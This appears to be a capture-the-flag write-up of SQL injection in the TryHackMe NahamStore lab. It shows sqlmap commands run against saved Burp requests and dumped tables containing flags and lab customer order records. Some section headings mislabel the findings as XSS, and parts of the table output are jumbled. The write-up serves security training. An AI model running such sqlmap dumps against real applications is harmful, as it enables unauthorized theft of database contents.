

NahamStore: SQLi

Introduction

SQL Injections are nothing more than a code injection in the context of SQL Queries. These vulnerabilities are present in poorly configured web applications that interact with relational databases using SQL. They involve *interfering with the syntax of SQL queries through injection points, with the goal of injecting and executing unintended instructions.*

The danger of this vulnerability lies in the fact that an attacker can obtain **sensitive information from the database, modify or delete data, and even launch other attacks from the various injection points identified in the application.**

In this section we will look for the SQLi present in NahamStore.

Looking for SQLi


First XSS (In-bound)

During the Zap Proxy vulnerability analysis, an SQL injection point was identified.

SQL Injection - MySQL (1)

- ▶ POST <http://nahamstore.thm/product?id=%27>

Upon accessing this section, which provides us with Zap proxy, we see this:



This response clearly shows that the application does not properly filter or sanitize the **id** parameter. However, after using some manual payloads I was unable to extract any information.




So refreshed the page, interpreted the request, saved it to a file named **request.burp**, and used **SQLmap** with the following command to retrieve the databases:

```
(kali㉿kali)-[~/.../THM/Machines/NahamStore/SQLi]
$ sqlmap -r request.burp --ignore-redirects --batch --dbs
[!] [H] {1.9.12#stable}
[!] [V] ...
https://sqlmap.org
```

Using SQLmap I was able to retrieve information from the database

```
[21:45:44] [INFO] the back-end DBMS is MySQL
[21:45:44] [WARNING] potential permission problems detected ('command denied')
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL ≥ 5.6
[21:45:44] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nahamstore
```

Now that we know the names of the databases, we execute the following command on the one called **nahamstore**:



(kali㉿kali)-[~/.../THM/Machines/NahamStore/SQLi]\$ sqlmap -r request.burp --ignore-redirects --batch --dump -D nahamstore

HTTP POST Data:

1.9.12#stable

https://sqlmap.org

This was the result:

Database: nahamstore	
Table: sqli_one	
[1 entry]	
+-----+	+-----+
id flag	
+-----+	+-----+
1 {d89	55c}
+-----+	+-----+

Database: nahamstore			
Table: product			
[2 entries]			
+-----+	+-----+	+-----+	+-----+
id cost image		name	description
+-----+	+-----+	+-----+	+-----+
1 2500 c10fc8ea58cb0caefedb0949337ff1		Hoodie + Tee	Hack all the things with this awesome hoodie and t-shirt combination!
2 1500 cbf45788a7c3ff5c2fab3cbe740595d4		Sticker Pack	Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%!
+-----+	+-----+	+-----+	+-----+

First XSS (Blind)

The following SQL error was found in the /returns section:

NahamStore

Return Your Items

Return Information


Order Number:

Return Reason: Please Choose...

Return Information:

Create Return

We fill in the blanks, interpret the request using **Burp Suite**, and do the same thing we did in the previous case with **SQLmap**.



(kali㉿kali)-[~/.../THM/Machines/NahamStore/SQLi]\$ sqlmap -r request2.burp --ignore-redirects --batch --dump

HTTP POST Data:

1.9.12#stable

https://sqlmap.org

And this was the result:

```
[22:38:32] [INFO] checking if the injection point on (custom) POST parameter 'MULTIPART order_number' is a false positive  
(custom) POST parameter 'MULTIPART order number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 332 HTTP(s) requests:  
[22:45:00] [INFO] retrieved: 3  
Database: nahamstore  
Table: order  
[3 entries]  
+----+----+----+----+----+  
| id | user_id | ip | name | address | created_at | user_agent  
+----+----+----+----+----+  
| 1 | 1 | 8.8.4.3 | Rita Miles | 3914 Charles Street<br>Farmington Hills<br>Michigan<br>48335 | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |  
| 2 | 1 | 8.8.2.2 | Jimmy Jones | 3999 Clay Lick Road<br>Englewood<br>Colorado<br>80112 | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |  
| 3 | 3 | 8.8.5.5 | Charles Cook | 4754 Swick Hill Street<br>Harlan<br>Louisiana<br>70123 | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |  
+----+----+----+----+----+
```

We have managed to obtain the database information of other users' orders and also the challenge flag:

```
[22:45:42] [INFO] retrieved: 1  
Database: nahamstore  
Table: sqli_two  
[1 entry]  
+----+  
| id | flag  
+----+  
| 1 | {212...015} |  
+----+
```